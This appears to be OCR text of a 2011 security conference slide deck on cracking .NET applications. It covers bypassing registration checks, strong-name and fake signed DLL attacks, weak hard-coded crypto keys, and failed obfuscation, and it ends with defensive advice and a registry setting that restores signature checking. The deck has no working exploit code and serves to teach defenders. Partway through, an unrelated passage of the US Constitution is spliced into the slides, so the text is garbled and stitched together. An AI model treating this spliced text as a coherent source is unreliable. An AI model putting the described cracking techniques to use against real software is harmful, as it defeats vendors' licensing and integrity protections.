
REG CODE REPLAY



REG CODE REPLAY



REG CODE REPLAY



COMPLEX MATH

1. Chop up the Math
2. Attack the Weak
3. ????????????
4. <u>Profit</u>

HACK THE KEY

The Best Keylogger

DEMO

APPSEC-USA 2011
999ca10a050f4bdb31f7e1f39d9a0dda

Encrypted Data

- Static Crypto Key
- Vector init = 0
- Clear TXT Password Storage

WHAT STOPS THIS?

What is the security?

PROTECTION ON DISK

- Protection – Security
  - Signed code (1024 bit CRYPTO)
  - Verify the creator
  - Strong Names
  - ACLs……… M$ stuff

Try to SHUTDOWN Tampering

PRIVET KEY SIGNING

Signed code is based on


- Private Key - 1024 bit
- Signed Hash of Code
- ....

Identify and Verify the Author

PROTECTION ON DISK

- Protection - Security by 0b$cur17y
  - Code Obfuscation
  - Logic Obfuscation
  - Unmanaged calls…to C/C++/ASM
  - Shells / Packers / Encrypted(code)

Try to SHUTDOWN Decompilation


Phone
Update
Req
DB Call
AP
Twitter
Upgrade
LeakData
BackDoor
Secure App
Crypto
Secure USB Dongle
Return True;

Phone Home	Update
Reg Check	DB Call
API	Twitter

Secure USB Dongle

CRACK - FAIL

Androsa FileProtector

Version 1.4.4

Copyright © AndrosaSoft 2009

DEMO

FAIL

PROTECTION ON DISK

Obfu$ca7ed

DEMO

FAIL

REVIEW DOTFUSCATOR

Phone Home If Tampered

Obfuscation applied [illegible]

[illegible] not 100% effective

Application hardening

UNPROTECTED/PROTECTED

THE BEST DEFENSE IS A GOOD SNIPER

If you know the enemy and know yourself, you need not fear the results of a hundred battles.

- Sun Tzu

PROTECTION ON DISK

Shells

Pack/Encrypt the EXE

IT CAN'T BE THAT EZ

What is the security?

Phone Home
Reg Check
API
Update
DB Call
Twitter
Secure USB
Dongle
Crypto

STRONG NAME HACKING

ATTACK VECTOR

PRIVET KEY SIGNING

Signed code is based on

- Private Key - 1024 bit
- Signed Hash of Code
- ....

SIGNED CODE CHECKING IS OFF BY DEFAULT

FAKE SIGNED DLL

genuine Microsoft software

FAKE SIGNED DLL

Turn Key Checking ON


[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework]
"AllowStrongNameBypass"=dword:00000000

FAKE SIGNED DLL

genuine Microsoft software
C:\Windows\system32\cmd.exe
EXE
PRIVATE
DLL
ERROR

FAKE SIGNED DLL

genuine
Microsoft
software
C:\Windows\system32\cmd.exe
EXE
PRIVATE



We the People of the United States, in Order to form a more perfect Union, establish Justice, insure domestic Tranquility, provide for the common defence, promote the general Welfare, and secure the Blessings of Liberty to ourselves and our Posterity, do ordain and establish this Constitution for the United States of America.

Article 1.

Section 1
All legislative Powers herein granted shall be vested in a Congress of the United States, which shall consist of a Senate and House of Representatives.

Section 2
The House of Representatives shall be composed of Members chosen every second Year by the People of the several States, and the Electors in each State shall have the Qualifications requisite for Electors of the most numerous Branch of the State Legislature.

No Person shall be a Representative who shall not have attained to the Age of twenty five Years, and been seven Years a Citizen of the United States, and who shall not, when elected, be an Inhabitant of that State in which he shall be chosen.

Representatives and direct Taxes shall be apportioned among the several States which may be included within this Union, according to their respective Numbers, which shall be determined by adding to the whole Number of free Persons, including those bound to Service for a Term of Years, and excluding Indians not taxed, three fifths of all other Persons.

The actual Enumeration shall be made within three Years after the first Meeting of the Congress of the United States, and within every subsequent Term of ten Years, in such Manner as they shall by Law direct. The Number of Representatives shall not exceed one for every thirty Thousand, but each State shall have at Least one Representative; and until such enumeration shall be made, the State of New Hampshire shall be entitled to choose three, Massachusetts eight, Rhode Island and Providence Plantations one, Connecticut five, New York six, New Jersey four, Pennsylvania eight, Delaware one, Maryland six, Virginia ten, North Carolina five, South Carolina five and Georgia three.

When vacancies happen in the Representation from any State, the Executive Authority thereof shall issue Writs of Election to fill such Vacancies.

The House of Representatives shall choose their Speaker and other Officers; and shall have the sole Power of Impeachment.

Section 3
The Senate of the United States shall be composed of two Senators from each State, chosen by the Legislature thereof, for six Years; and each Senator shall have one Vote.

Immediately after they shall be assembled in Consequence of the first Election,

ATTACK VECTOR

VISUAL STUDIO

Exploit – Run arbitrary code

First noted in 2004

Demo

PowerShell - Matrix

Get developer Keys

Attack the SVN & DB

www.pretentiousname.com/misc/win7_uac_whitelist2.html

YOU’RE NOT A HACKER WHY SHOULD YOU CARE?

Defend your Applications

Defend your Systems

Verify your Tools\Programs

LOOK INSIDE

DON'T LOOK

SECURITY

The Login security check is

- Does A == B
- Does MD5%5 == X
- Is the Pass the Crypto Key

DATA LEAK

The Data sent home is

- Application Info
- User / Registartion Info
- Security / System Info

KEY

The Crypto Key is

- A Hard Coded Key
- The Licence Number
- A MD5 Hash of the Pass
- 6Salt 6MD5 Hash of the Pass

CRYPTO

The Crypto is

- DES 64
- Tripple DES 192
- Rijndael AES 256
- Home MIX (secure/unsecure)

FIN

MORE INFORMATION @:

www.DigitalBodyGuard.com

Jon.Mc@DigitalBodyGuard.com

FIN = 1